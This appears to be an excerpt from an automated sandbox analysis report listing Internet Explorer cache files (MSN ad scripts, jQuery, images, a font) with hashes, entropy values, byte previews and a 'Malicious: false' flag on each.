C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\fcmain[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	HTML document, ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	38175
Entropy (8bit):	5.068052467794118
Encrypted:	false
SSDEEP:	768:D1avn4u3hPPWW94hRhnSN1pJYXf9wOBEZn3SQN3GFl295oPul1jBHulLsyvi:JQn4uRGWmhRhnopJYXf9wOBEZn3SQN3R
MD5:	F1E657E0C1FD2528419C37F9A5992FB3

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\fcmain[1].js	
SHA1:	0FFFDC6C9006A6249235392D7AA9D5976C851109
SHA-256:	DEF495E26C96EFC9189B242A957744316EA34AD927BF62627BFB40740ADC50BB
SHA-512:	F3198A44358C3A759297E6A45FD8AF79715BFDFCB79D2D0B2E47CC4CFF0D32E2F94F8E77655A374ED66F1F3BC97351B17A13C2275A83C16BEF0304A9B21CA10C
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/803288796/fcmain.js?&gdpr=0&cid=8CU157172&cpcd=pC3JHgSCqY8UHihgrvGr0A%3D%3D&crid=722878611&size=306x271&cc=CH&https=1&vif=2&requrl=https%3A%2F%2Fwww.msn.com%2Fde-ch%2F%3Focid%3Diehp&nse=5&vi=1613433879674714051&ugd=4&rtbs=1&nb=1&cb=window._mNDetails.initAd
Preview:	;window._mNDetails.initAd({"vi":"1613433879674714051","s":{"_mNL2":{"size":"306x271","viComp":"1613432825684901417","hideAdUnitABP":true,"abpl":"3","custHt":"","setL3100":"1"},"lhp":{"l2wsip":"2886781032","l2ac":"","sethcsd":"set!N7|983"},"_mNe":{"pid":"8PO641UYD","requrl":"https://www.msn.com/de-ch/?ocid=iehp#mnetcrid=722878611#"},"_md":[],"ac":{"content":"<!DOCTYPE HTML PUBLIC \"-\/\/W3C\/\/DTD HTML 4.01 Transitional\/\/EN\" \"http:\/\/www.w3.org\/TR\/html4\/loose.dtd\">\r\n<html xmlns=\"http:\/\/www.w3.org\/1999\/xhtml\">\r\n<head><meta http-equiv=\"x-dns-prefetch-control\" content=\"on\"><style type=\"text\/css\">body{background-color: transparent;}<\/style><meta name=\"tids\" content=\"a='800072941' b='803767816' c='msn.com' d='entity type'\" \/><script type=\"text\/javascript\">try{window.locHash = (parent._mNDetails && parent._mNDetails.getLocHash && parent._mNDetails.getLocHash(\"722878611\",\"1613433879674714051\")) || (parent._mNDetails[\"locHash\"] && paren

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\https___gallery-pl.go-game.io_uploads_2020_01_RAD_Aina_Spear_B77389_1000x600_NoOS_English&IMG=1NPP[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, progressive, precision 8, 207x311, frames 3
Category:	downloaded
Size (bytes):	25033
Entropy (8bit):	7.9775299540073155
Encrypted:	false
SSDEEP:	384:/AHGBPmCHUVCUW2qIgHqWvqSZlobMowuipLenfcH0JdLWUPo0x/QmUr1CY4NR6Zu:/zFRHUoUW2q8VSZ0MoN2Lt0VQmdY6row
MD5:	8000A20E04C4F8C73B475DF0B7DCE564
SHA1:	8E92748129EF7F7D63CC55A93F6546A2396A966C
SHA-256:	F523BF27D421585556127606833D983DE85DCB767A943C69B0BB50EB972DAE89
SHA-512:	442B1C187317998716B269E1A8BE6BA71E4675D69C8D12AAA74D61DDF3F85F8702EAEA7C1F6A7D108EC74EC344847DDA23F5C375AD49EC382A00BA325316DCA
Malicious:	false
IE Cache URL:	http://https://img.img-taboola.com/taboola/image/fetch/f_jpg%2Cq_auto%2Ch_311%2Cw_207%2Cc_fill%2Cg_faces:auto%2Ce_sharpen/https%3A%2F%2Fgallery-pl.go-game.io%2Fuploads%2F2020%2F01%2FRAD_Aina_Spear_B77389_1000x600_NoOS_English%26IMG%3D1NPP.jpg
Preview:	......JFIF.....".....".$...$.6*&&*6>424>LDDL_Z_||.....$.....$6"(""(''60:/,/:0VD<<DVdTOTdylly.....7.....3.....).x.....y..i...1.i....5..Y....>.=.#.....mI5h.&.e[..pg...FtdTe.Ef_..D.[.;..".....\|g.@o.XS.>m82.qO.rt..t..#.....s.h.~m....D...o._F..8?m..2.....5.i2q...d.a.U._.8.....>..1Dk....n0.T.a..],$DE.X...9..".NXJA..+p{..yL../#H..k....*..../..f.:.`*.{C.b.RtJ.VB^CZ...W...K..,.Jj.f..".{*...3....U.hr.tS.wy.}y.:.y.R`..m....}...|..z...;..\.Z.....VB.....v.VQ.#..|.(2....E....+.....X:...Q..[.a..E..4.!...u.I?9..S....n.....n2..'y..J.z]..... ..y...'...7K.7V.....!I.....a....c3..$z....%.A.....l....b..W..$:..|.....q..q....%...e{...)=..A..`..".'...m.^,...5.....X.....K/....NJ....W.r....6.hRfp..q..%.w....X.....lY)A.%r'..K.q.6U.M....2.u.....yzH...+.....,!e..U.{.,....$e.<...D8.|1.]..?...%....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\jquery-2.1.1.min[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with CRLF line terminators
Category:	downloaded
Size (bytes):	84249
Entropy (8bit):	5.369991369254365
Encrypted:	false
SSDEEP:	1536:DPEkjP+iADIOr/NEe876nmBu3HvF38NdTuJO1z6/A4TqAub0R4ULvguEhjzXpa9r:oNM2Jiz6oAFKP5a98HrY
MD5:	9A094379D98C6458D480AD5A51C4AA27
SHA1:	3FE9D8ACAAEC99FC8A3F0E90ED66D5057DA2DE4E
SHA-256:	B2CE8462D173FC92B60F98701F45443710E423AF1B11525A762008FF2C1A0204
SHA-512:	4BBB1CCB1C9712ACE14220D79A16CAD01B56A4175A0DD837A90CA4D6EC262EBF0FC20E6FA1E19DB593F3D593DDD90CFDFFE492EF17A356A1756F27F90376B50
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/_h/975a7d20/webcore/externalscripts/jquery/jquery-2.1.1.min.js
Preview:	/*! jQuery v2.1.1 | (c) 2005, 2014 jQuery Foundation, Inc. | jquery.org/license */..!function(a,b){"object"==typeof module&&"object"==typeof module.exports?module.exports=a.document?b(a,!0):function(a){if(!a.document)throw new Error("jQuery requires a window with a document");return b(a)}:b(a)}("undefined"!=typeof window?window:this,function(a,b){var c=[],d=c.slice,e=c.concat,f=c.push,g=c.indexOf,h={},i=h.toString,j=h.hasOwnProperty,k={},l=a.document,m="2.1.1",n=function(a,b){return new n.fn.init(a,b)},o=/^[\s\uFEFF\xA0]+|[\s\uFEFF\xA0]+$/g,p=/^-ms-/,q=/-([\da-z])/gi,r=function(a,b){return b.toUpperCase()};n.fn=n.prototype={jquery:m,constructor:n,selector:"",length:0,toArray:function(){return d.call(this)},get:function(a){return null!=a?0>a?this[a+this.length]:this[a]:d.call(this)},pushStack:function(a){var b=n.merge(this.constructor(),a);return b.prevObject=this,b.context=this.context,b},each:function(a,b){return n.each(this,a,b)},map:function(a){return this.pushStack(n.map(this,funct

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\log[1].gif	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	GIF image data, version 89a, 1 x 1
Category:	dropped
Size (bytes):	35
Entropy (8bit):	3.081640248790488
Encrypted:	false

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\log[1].gif	
SSDEEP:	3:CUnl/RCXknEn:/wknEn
MD5:	349909CE1E0BC971D452284590236B09
SHA1:	ADFC01F8A9DE68B9B27E6F98A68737C162167066
SHA-256:	796C46EC10BC9105545F6F90D51593921B69956BD9087EB72BEE83F40AD86F90
SHA-512:	18115C1109E5F6B67954A5FF697E33C57F749EF877D51AA01A669A218B73B479CFE4A4942E65E3A9C3E28AE6D8A467D07D137D47ECE072881001CA5F5736B9C0
Malicious:	false
Preview:	GIF89a.....,.....@..L..;

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\4PB7FJMT\nrrV67478[1].js	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	downloaded
Size (bytes):	88164
Entropy (8bit):	5.423101112677061
Encrypted:	false
SSDEEP:	1536:DVnCuukXGsQihGZFu94xdV2E4q35nJy0ukWaaCUFP+i/TX6Y+fj4/fhAaTZae:DQiYpdVGetuVLKY+fjwZ
MD5:	C2DC0FFE06279ECC59ACBC92A443FFD4
SHA1:	C271908D08B13E08BFD5106EE9F4E6487A3CDEC4
SHA-256:	51A34C46160A51FB0EAB510A83D06AA9F593C8BEB83099D066924EAC4E4160BC
SHA-512:	6B9EB80BD6BC121F4B8E23FC74FD21C81430EE10B39B1EDBDEFF29C04A3116EB12FC2CC633A5FF4C948C16FEF9CD258E0ED0743D3D9CB0EE78A253B6F5CB 05D
Malicious:	false
IE Cache URL:	http://https://contextual.media.net/48/nrrV67478.js
Preview:	var _mNRequire,_mNDefine;!function(){"use strict";var c={},u={};function a(e){return"function"==typeof e}_mNRequire=function e(t,r){var n,i,o=[];for(i in t)t.hasOwnProper ty(i)&&("object"!=typeof(n=t[i])&&void 0!==n?(void 0!==c[n]||(c[n]=e(u[n].deps,u[n].callback)),o.push(c[n])):o.push(n));return a(r)?r.apply(this,o):o},_mNDefine=function(e,t,r) {if(a(t)&&(r=t,t=[]),void 0===(n=e)||""===n||null===n||(n=t,"[object Array]"!==Object.prototype.toString.call(n))||!a(r))return!1;var n;u[e]={deps:t,callback:r}}}();_mNDefine ("modulefactory",[],function(){"use strict";var r={},e={},o={},i={},n={},t={},a={};function c(r){var e=!0,o={};try{o=_mNRequire([r])[0]}catch(r){e=!1}return o.isResolved=function() {return e},o}return r=c("conversionpixelcontroller"),e=c("browserhinter"),o=c("kwdClickTargetModifier"),i=c("hover"),n=c("mraidDelayedLogging"),t=c("macrokeywor ds"),a=c("tcfdatamanager"),{conversionPixelController:r,browserHinter:e,hover:i,keywordClickTargetModifier:o,mraidDelayedLogging:n,macroKeyw

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\39ab3103-8560-4a55-bfc4-401f897cf6f2[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, aspect ratio, density 1x1, segment length 16, baseline, precision 8, 300x300, frames 3
Category:	downloaded
Size (bytes):	64434
Entropy (8bit):	7.97602698071344
Encrypted:	false
SSDEEP:	1536:uvrPk/qeS+g/vzqMMWi/shpcnsdHRpkZRF+wL7NK2cc8d55:uvrsSb7XzB0shpOWpkThLRyc8J
MD5:	F7E694704782A95060AC87471F0AC7EA
SHA1:	F3925E2B2246A931CB81A96EE94331126DEDB909
SHA-256:	DEEBF748D8EBEB50F9DFF0503606483CBD028D255A888E0006F219450AABCAAE
SHA-512:	02FEFF294B6AECDDA9CC9E2289710898675ED8D53B15E6FF0BB090F78BD784381E4F626A6605A8590665E71BFEED7AC703800BA018E6FE0D49946A7A3F431D7
Malicious:	false
IE Cache URL:	http://https://cvision.media.net/new/300x300/3/167/174/27/39ab3103-8560-4a55-bfc4-401f897cf6f2.jpg?v=9
Preview:	.....JFIF.....C.....C.....,,.."..... Q.....!.1A."Qa q.....#2...$B...3Rb.%CS...&4Tr..(56cs.....F.....!...1..AQ"aq.2....BR....#3..Cb....$Sr..&FTc.....?...N..m.1$!..l({&.l...Uw.Wm...i..VK.KWQH.9. .n...S~.....@xT.%.D.?....}Nm.;&.....y.qt8...x.2..u.TT.=.TT...k.....2..j.J...BS...@'.a....6..S/0.l,.J.r...,<3~...,A....V.G..'*....5].....p...#Yb.K.n!'n..w..{o..._.....1..I...).(.l.4.....z[}.Z... .D2.y...o..}.=..+i.=U.....J$.(.IH0.-...uKSUm*P..T.5..H.6.....6k,8.E....".n.....pMk+...q...n)GEUM..UUwO%O...)CJ&.P.2!!.....D.z...W...Q..r.t..6]... U.;m...^..:*.k.ZO9...#...q2 ....mTu..Ej....6.)Se.<.*.....U.@...K.g\D.../..S....~.3 ....hN..".n...v.?E^,.R<-.Y^)...M.^a.O.R.D...;yo.~..x;u..H.....-.%.....].*.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\4996b9[1].woff	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	Web Open Font Format, TrueType, length 45633, version 1.0
Category:	downloaded
Size (bytes):	45633
Entropy (8bit):	6.523183274214988
Encrypted:	false
SSDEEP:	768:GiE2wcDeO5t68PKACfgVEwZfaDDxLQ0+nSEClr1X/7BXq/SH0Cl7dA7Q/B0WkAfO:82/DeO5M8PKASCZSvxQ0+TCPXtUSHF7c
MD5:	A92232F513DC07C229DDFA3DE4979FBA
SHA1:	EB6E465AE947709D5215269076F99766B53AE3D1
SHA-256:	F477B53BF5E6E10FA78C41DEAF32FA4D78A657D7B2EFE85B35C06886C7191BB9
SHA-512:	32A33CC9D6F2F1C962174F6CC636053A4BFA29A287AF72B2E2825D8FA6336850C902AB3F4C07FB4BF0158353EBBD36C0D367A5E358D9840D70B90B93DB2AE32
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/ea/4996b9.woff

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\4996b9[1].woff	
Preview:	wOFF.....A.....,....OS/2...p...`...`B.Y.cmap.....G.glyf.....,...,0..Hhead.....6...6....hhea...,...$...$....hmtx.....($LKloca...`...f...f....maxp...P... ... .name... .....IU..post..... ... .*.....I.A_.<..... .....d.*.....^...q.d.Z.....3.....3.....f.....HL .@...U...f..... .....\.d.\.d...d.e.d.Z.d.b.d.4.d.=.d.Y.d.c.d.].d.b.d.l.d.b.d.f.d._.d.^.d.(.d.b.d.^.d.b.d.b.d...d._.d._.d...d...d.P.d.0.d.b.d.b.d.P.d.u.d.c.d.^.d._.d.q.d._.d.d.d.b.d._.d._.d. b.d.a.d.b.d.a.d.b.d...d...d.^.d.^.d.`.d.[.d...d...d.$.d.p.d...d...d.^.d._.d.T.d...d.b.d.b.d.b.d.i.d.d.d...d...d...d.7.d.^.d.X.d.].d.).d.l.d.l.d.b.d.b.d.,.d.,.d.b.d.b.d...d...d...d.7.d.b.d.1. d.b.d.b.d...d...d...d...d...d.A.d...d.(.d.`.d...d...d.^.d.r.d.f.d.,.d.b.d...d.b.d._.d.q.d...d...d.b.d.b.d.b.d.b.d.b.d...d.r.d.l.d._.d.b.d.b.d.b.d.b.d.V.d.Z.d.b.d

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\755f86[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 24 x 24, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	390
Entropy (8bit):	7.173321974089694
Encrypted:	false
SSDEEP:	6:6v/lhPZ/SlkR7+RGjVjKM4H56b6z69eG3AXGxQm+cISwADBOwIaqOTp:6v/71lkR7ZjKHHIr8GxQJcISwy0W9
MD5:	D43625E0C97B3D1E78B90C664EF38AC7
SHA1:	27807FBFB316CF79C4293DF6BC3B3DE7F3CFC896
SHA-256:	EF651D3C65005CEE34513EBD2CD420B16D45F2611E9818738FDEBF33D1DA7246
SHA-512:	F2D153F11DC523E5F031B9AA16AA0AB1CCA8BB7267E8BF4FFECFBA333E1F42A044654762404AA135BD50BC7C01826AFA9B7B6F28C24FD797C4F609823FA457E 1
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/hp-neu/sc/11/755f86.png
Preview:	.PNG.....IHDR.....w=....MIDATH.c...?.6`hhx.....??.....g.&hbb..... .R.R.K...x<..w..#!.....O ....C..F___x2.....?...y..srr2...1011102.F.(.....Wp1qqq...6mbD..H....=.bt..... ,.>}b....r9.....0.../_.DQ....Fj..m....e.2{..+..t~*...z.Els..NK.Z.....e....OJ.... |..UF.>8[....=...;/.....0.....v...n.bd....9.<.Z.t0.....T..A...&....[.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAJwj2L[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	28174
Entropy (8bit):	7.964303079115261
Encrypted:	false
SSDEEP:	384:rvlKRyChpXWx7QWyzaCfP8vMqn13QD3Le5uDwfzXHJj5iyWoNz84AfnQs19M1moM:rdKRJsQ5ZqFa3nDwLzNAfx19Ms1
MD5:	5579CC5F6C9B9A4332A0AF253CDC3529
SHA1:	FC3A84375A1AA490AF4BF60CDB197B720B4C2DAB
SHA-256:	3DEB34D237C43B390F47D66AA24037A3AD453C600BAE3595DFBC8AEC15AF18AD
SHA-512:	2860B18FE153F549A4EC65069F0C46580A567B0B057BFA4C344597EFE992A063D6261FCCCB8A57ACAA5872742A5C400CF642B81654B1FF305DB52A88EA50519E
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAJwj2L.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....H.H.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO OOOOOOOOOOOOOOOOO.....p.n.."..... .....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?.....r{W]..Hql...4..Q.&...p`*..G.h..d^Y=.E..<.....r...Y.....u4.|.7R.ljh..=h..e5.....s.\.. .k$./...OF..1s.P.{.I..Y.k. ..D.4r0.E.....7^.....f.....5.6..eT.....A[S...j>.!.j..9<.5....X...F\...l.....6k<..F.~..;4~....3.tj.....A...,..4...G.#.7.>T.c..0.OQI...i...4....#....;S...G4.....Nis...p<..J`.....N..qL..... 57'9.@R8.....(..3.jaP:

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\AAzjSw3[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 16 x 16, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	447
Entropy (8bit):	6.995750220984069
Encrypted:	false
SSDEEP:	6:6v/lhPkR/C+kHocTbhb6Ve3eG4ZMPgeir16YDFkAgDiArTXqQkDSBulUMjfMD+8i:6v/78/YoY6VagM49EyOiAr7qRFjMMgyN
MD5:	FE6E36688E331DF4D28EADB7DC59BA21
SHA1:	EDBAB1D7C78149DFB01B8ED083DB5AB8FF186E0D
SHA-256:	8AE4F73BC751478FF2995E610EA180720E91FA3C9E69E47901AA56925DA0C242
SHA-512:	F5D627D4369FECE4BF72D321E6F9FE3B18408345E3EA489A74280E01417CA2B458AE9F31F0CBABF521116F80B9599FE989D5ACA7B26962DDBA9600E2FDBAC66 0
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/AAzjSw3.img?h=16&w=16&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....a....sRGB.....gAMA.....a.....pHYs.....o.d...TIDAT8Ocd....@.`..d.Af@..).....f.:.3pq.....b`.....(..Ez1.m-``fbb`ffbX.V...9...D."....).....v... ...`...`... ....w3....@...}....{0..P...4..@...t.~...p..u0[FT.A]N....P.8.....w....A..1..p.a..c.....`5 W".....%..}u.3-e.-..0l.b.0Cq.7.....^..U..(.....Nv6..` n=z....w..n?d...`.{....?..*!.#).rq2xX..n8t.,f... (%.p....k....``4/00..Q.f.....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB14hq0P[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB14hq0P[1].jpg	
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 192x192, segment length 16, baseline, precision 8, 622x368, frames 3
Category:	downloaded
Size (bytes):	14112
Entropy (8bit):	7.839364256084609
Encrypted:	false
SSDEEP:	384:7EIqipbU3NAAJ8QVoqHDzjEfE7Td4Tb67Bx/J5e8H0V1HB:7EIqZT5DMQT+TEf590VT
MD5:	A654465EC3B994F316791CAFDE3F7E9C
SHA1:	694A7D7E3200C3B1521F5469A3D20049EE5B6765
SHA-256:	2A10D6E97830278A13CD51CA51EC01880CE8C44C4A69A027768218934690B102
SHA-512:	9D12A0F8D9844F7933AA2099E8C3D470AD5609E6542EC1825C7EEB64442E0CD47CDEE15810B23A9016C4CEB51B40594C5D54E47A092052CC5E3B3D7C52E9D67
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB14hq0P.img?h=368&w=622&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....p.n.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?..ii(....(.h.....Z(....JZ.)i(....(.....(.....(....J...+h...@....+...e.9...V..'."!.@....|.....n...@My..w9;.5l...@....L..k...w2.'...M8)4..>.u9..5U.w9,M(....!E..!.[.5<v.?AV..s...VS....E5v.....Q.^jwp*3&MJrf..J..|p...n .j..qW#.5w.)&.&..E^..*..."..T.....y.U.4.IK.sK.ooj.....Z..3j...").)..c..~... .RqL...lcym..R..gTa..a9.+....5-.W'.T@.N.8"...f.:.....J.6.r.

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1cEP3G[1].png	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	PNG image data, 27 x 27, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	1103
Entropy (8bit):	7.759165506388973
Encrypted:	false
SSDEEP:	24:sWl+1qOC+JJAmrPGUDiRNO20LMDLspJq9a+VXKJL3fxYSIP:sWYjJJ3rPFWToEspJq9DaxWSA
MD5:	18851868AB0A4685C26E2D4C2491B580
SHA1:	0B61A83E40981F65E8317F5C4A5C5087634B465F
SHA-256:	C7F0A19554EC6EA6E3C9BD09F3C662C78DC1BF501EBB47287DED74D82AFD1F72
SHA-512:	BDBAD03B8BCA28DC14D4FF34AB8EA6AD31D191FF7F88F985844D0F24525B363CF1D0D264AF78B202C82C3E26323A0F9A6C7ED1C2AE61380A613FF41854F2E67
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1cEP3G.img?h=27&w=27&m=6&q=60&u=t&o=t&l=f&f=png
Preview:	.PNG.....IHDR.....U....sRGB.....gAMA.....a.....pHYs.....o.d....IDATHK..[h\E...3..l.....k....AZ->..}S./.J..5 (H..A.'E...Q.....A..$.}...(V..B.4..f...I...l"...;{...~...3#.?.<..%.}{.....=..1.)Mc_..=V..7...7..=...q=.%&S.i,..].....)..N...Xn.U.i.67.h.i.1I>.....}.e.0A.4{Di."E...P.....w.....|.O.~>..=.n[G..../...+.....8.....2....9.!.....].s6d.....r.....D:A...M...9E..`.,.I..Q..],k.e..r`.l..`..2...[.e<.....|m.j...,~...0g....<H..6.....|..zr.x.3...KKs..(.j..aW....\.X...O.....?v...."EH...i.Y..1..tf~....&..I.()p7.E..^.<..@.f'..|.[....{.T_?....H.....v....awK.k..I{9..1A.,...%.!...nW[f.AQf.....d2k{7..&i.....o.....0...=.n.\X....Lv.....;g^.eC...[*).....#..M..i..mv.K.....Y"Y.^..JA..E).c...=m.7,.<9..0-..AE..b.....D*.;...Noh]JTd.. .....pD..7..O..+...B..mD!.....(..a.Ej..&F.+...M]..8..>b..FW,....7.....d...z.....6O).8....j.....T...Xk.L..ha..{.....KT.yZ....P)w.P....lp.../.....=....kg.+

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dGWWD[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 96x96, segment length 16, baseline, precision 8, 311x333, frames 3
Category:	downloaded
Size (bytes):	5296
Entropy (8bit):	7.67292803769383
Encrypted:	false
SSDEEP:	96:BGs6EWm1EPn2tLBjUKO+SykKkKhgEQSaq/2g8GnnlUAlkFouSx:BYNmSPn2tLBjU3ykKkKhFyG8Gnl6Sx
MD5:	498EF578F126A9E30B8D064CDD49E823
SHA1:	9CE294E2DAF33D766209A3E279734E998850029A
SHA-256:	BA6F88E9AF8CE099B441D86DF9C07BDB1D343BA688A7ACEDC75E910BC19D30FE
SHA-512:	31F144D4611D962DF375AB92CF2D09A5869427880A2FAA776FC5CE66ADD140B34B375CDF8D31F00A41F7E57A60219C316E6EFB17A06D320848FB0C4314D91AD
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dGWWD.img?h=333&w=311&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....`.`.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....M.7.."...}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz.....?.....(...(...(.....>=.+..fA[...+.....,.....I._/^.....R.....E-..Z....4.{.....v....Gv.....{.....3....Pd.f..0s...5.u...$.U...k..Ri...bj...+/.....q.k.....e..V.-.Q@.KA..L....P.KIK@.E-%..QE..QE..QE.:.(..E.u...(...=.(...V....d85r.qXU..3r9}....X.>;....T...N.O...^..5Rk./.....P....ry..... .k+.K...z..Z..:.../Z.....\...!.5..y.k..I...3U..S.^:.sq...I..

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHBtr[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 300x300, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	7747

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHBtr[1].jpg	
Entropy (8bit):	7.912784694768892
Encrypted:	false
SSDEEP:	96:BGAaESUxX2qtvSeeRlLN8wFMp7l2L0ifaYs4+BnDf0hYw5gxYVjDX6gfJGpGh5x/:BCnUxGqtvSealO7poI5o+lrAYw5cYaGB
MD5:	D92D944BB74BD21D4C93117E667CD354
SHA1:	75F0AD9DCEF3379E58CF609BE714FF1FF7BE4CFE
SHA-256:	DC84A25A11D430676E3A5D7A26448F2950696EC4D1AD8AD0B507216781B9E6C5
SHA-512:	0DF01DAD0CCBFF1F94491F38227CEBDB06669D1D1A57C92C77D6A9A56C62A47163590C2E226C5174B54D761D847169F0E5F7E4D814BF1695F170765CE438722
Malicious:	false
IE Cache URL:	http://https://static-global-s-msn-com.akamaized.net/img-resizer/tenant/amp/entityid/BB1dHBtr.img?h=250&w=206&m=6&q=60&u=t&o=t&l=f&f=jpg
Preview:	......JFIF.....,.....C..... .....'... .)10.)-,3:J>36F7,-@WAFLNRSR2>ZaZP`JQRO...C.....&..&O5-5OOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOOO.....".....}.....!1A..Qa."q.2....#B...R..$3br.....%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz .....w.....!1..AQ.aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijs tuvwxyz.....?..3Fi(....m...R.:.f.....(.sII.Z.CIJi.0..N....i..J`!>..E.....C.4g...4...2Lq.vi...I..Kl.Z..IKM'..u.....h...)(...JZC..-%.P.RR.L ..i.R..m%)....(.....(....M.w..8..B3@.,.JQHAIKI@..Q.)._Z.u%&h.....sK@.%-%..R.P.QE....M8.qL..c.q.4.....)...M/joJ@\".ZJ@...P.RR.3.C`1.r3....%).E.%-%/z.(....4Pi(.FO.. .Q@.Hi..)...S.(..b.....(.T....a[..4..Jm/^i..\....)sH..c..ZtK...r:f..4

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\B87Z87FM\BB1dHGk5[1].jpg	
Process:	C:\Program Files (x86)\Internet Explorer\iexplore.exe
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 72x72, segment length 16, baseline, precision 8, 206x250, frames 3
Category:	downloaded
Size (bytes):	4407
Entropy (8bit):	7.770640540434376
Encrypted:	false
SSDEEP:	96:xGAaEgAjI7etObapitjpFJep1ghSKrjb+JvtcLDzjz5GTV3lBLf:xCVAEytOOpKOPKrj0vanzPgV1BL
